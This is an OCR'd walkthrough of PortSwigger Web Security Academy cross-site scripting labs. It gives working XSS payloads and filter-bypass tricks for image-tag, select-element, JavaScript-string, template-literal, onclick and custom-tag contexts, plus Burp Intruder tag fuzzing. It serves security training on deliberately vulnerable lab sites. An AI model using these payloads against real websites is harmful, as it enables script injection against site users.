

0a8f001103ed58de807e211b00930096.web-security-academy.net says

XSS


DISCOVERING A REFLECTED XSS IN AN IMAGE TAG

URL: https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink


LAB URL: https://0aee00a403ce3dc78032da4100b40031.web-security-academy.net/




```
<b>spider</b>
```




0 search results for '<b>spider</b>'



```
<img src="/resources/images/tracker.gif?searchTerms=<b>spider</b>"> == $0
```



```
"><script>alert('XSS')</script>--
```




0aee00a403ce3dc78032da4100b40031.web-security-academy.net says


XSS


<u>INJECTING JAVASCRIPT DIRECTLY IN A PAGE SCRIPT</u>


URL: https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-angle-brackets-html-encoded

LAB URL: https://0a3700570346c1ff801ae9ef00d600c2.web-security-academy.net/




```
<section class="search">…</section>
<script>
                        var searchTerms = 'test';
                        document.write('<img src="/resources/images/tracker.gif?
  searchTerms='+encodeURIComponent(searchTerms)+'">'); == $0
</script>
```




0a3700570346c1ff801ae9ef00d600c2.web-security-academy.net says

XSS

DISCOVERING XSS IN A DROP-DOWN MENU

URL: https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink-inside-select-element

LAB URL: https://0a7d008103c40cda8076d6d5000a003b.web-security-academy.net/

Click in any product


You will find a drop down menu at the bottom

Now open the burp suite and turn on the intruder.

You will find an additional storeid parameter.


Adding this in the url , you will find that whatever value you put in the storied gets placed in the drop down menu.

Inspecting the page ,we got


```
<option selected>Milan</option> slot == $0
```

Add Your javascript code, after Milan.

https://0a7d008103c40cda8076d6d5000a003b.web-security-academy.net/product?productId=1&storeId=Milan%3Cscript%3Ealert(%27XSS%27)%3C/script%3E



```
academy.net/product?productId=1&storeId=Milan<script>alert(%27XSS%27)</script>
```


0a7d008103c40cda8076d6d5000a003b.web-security-academy.net says

XSS


BYPASSING BASIC FILTERING(ANGLE BRACKETS, SINGLE, DOUBLE QUOTES, BACKSLASH AND BACKTICKS UNICODE-ESCAPED)

URL: https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-template-literal-angle-brackets-single-double-quotes-backslash-backticks-escaped

LAB URL: https://0a40007103fed01f82971b3d00570047.web-security-academy.net/




test




```
var message = `2 search results for 'test'`;
```

The input we are giving is enclosed withi n ``.

To escape this, we have to :



${alert(1)}



0a40007103fed01f82971b3d00570047.web-security-academy.net says


1

BYPASSING SINGLE-QUOTES FILTERING


URL: https://portswigger.net/web-security/cross-site-scripting/contexts/lab-javascript-string-angle-brackets-double-quotes-encoded-single-quotes-escaped


LAB URL: https://0a3d00e0042cba6e8135205300bf00eb.web-security-academy.net/


test



```
<script>
                        var searchTerms = 'test';
                        document.write('<img src="/resources/images/tracker.gif?
  searchTerms='+encodeURIComponent(searchTerms)+'">'); == $0
</script>
<img src="/resources/images/tracker.gif?searchTerms=test">
```


But if we try to add an ‘ to try and enclose the first ‘ of the website, it is found that the website adds an extra \ .


';alert(1);--


```
var searchTerms = '\';alert(1);--';
```

So, We need to add an extra \ in your input.


\';alert(1);//


0a3d00e0042cba6e8135205300bf00eb.web-security-academy.net says

1

BYPASSING ADVANCED FILTERING

URL: https://portswigger.net/web-security/cross-site-scripting/contexts/lab-onclick-event-angle-brackets-double-quotes-html-encoded-single-quotes-backslash-escaped

LAB URL: https://0a4e00430329fcf084ebe003003700cc.web-security-academy.net/


Click on any post.

The comment section is vulnerable.

If You try the previous method, You will find that It has filtering against '\' also.

What you can do is use a ' in another way.

Another way of representing a ' is &apos.


Name:


drgdgg

Email:

test@gamil.com

Website:

https://google.com&apos;);alert(1);//


0a4e00430329fcf084ebe003003700cc.web-security-academy.net says

1


BYPASSING SERVER-SIDE FILTERING

URL: https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-all-standard-tags-blocked


LAB URL: https://0a9a00e40454a30782782e5d000a0037.web-security-academy.net/

The Search Engine has filtering against all type of tags.

However, if You use a non-existent tag like <bla>spider</bla>, You will find that this tag does get injected in the page.


```
<bla onfocus=alert(1) tabindex=1>spider</bla>
```

Now, Click on "Spider" to see the result.


0a9a00e40454a30782782e5d000a0037.web-security-academy.net says

1

0 search results for 'spider'

BYPASSING EXTREME FILTERING WITH BURP INTRUDER

URL: https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-most-tags-and-attributes-blocked

LAB URL: https://0ae800f2038722068100cf4100fd00a8.web-security-academy.net/

Run the Sniper Attack

Paste Cheat Sheet of tags and elements in the burp intruder.

The Intruder will give the tags that can be injected.

For example: <body onresize=alert(1)>spider</body>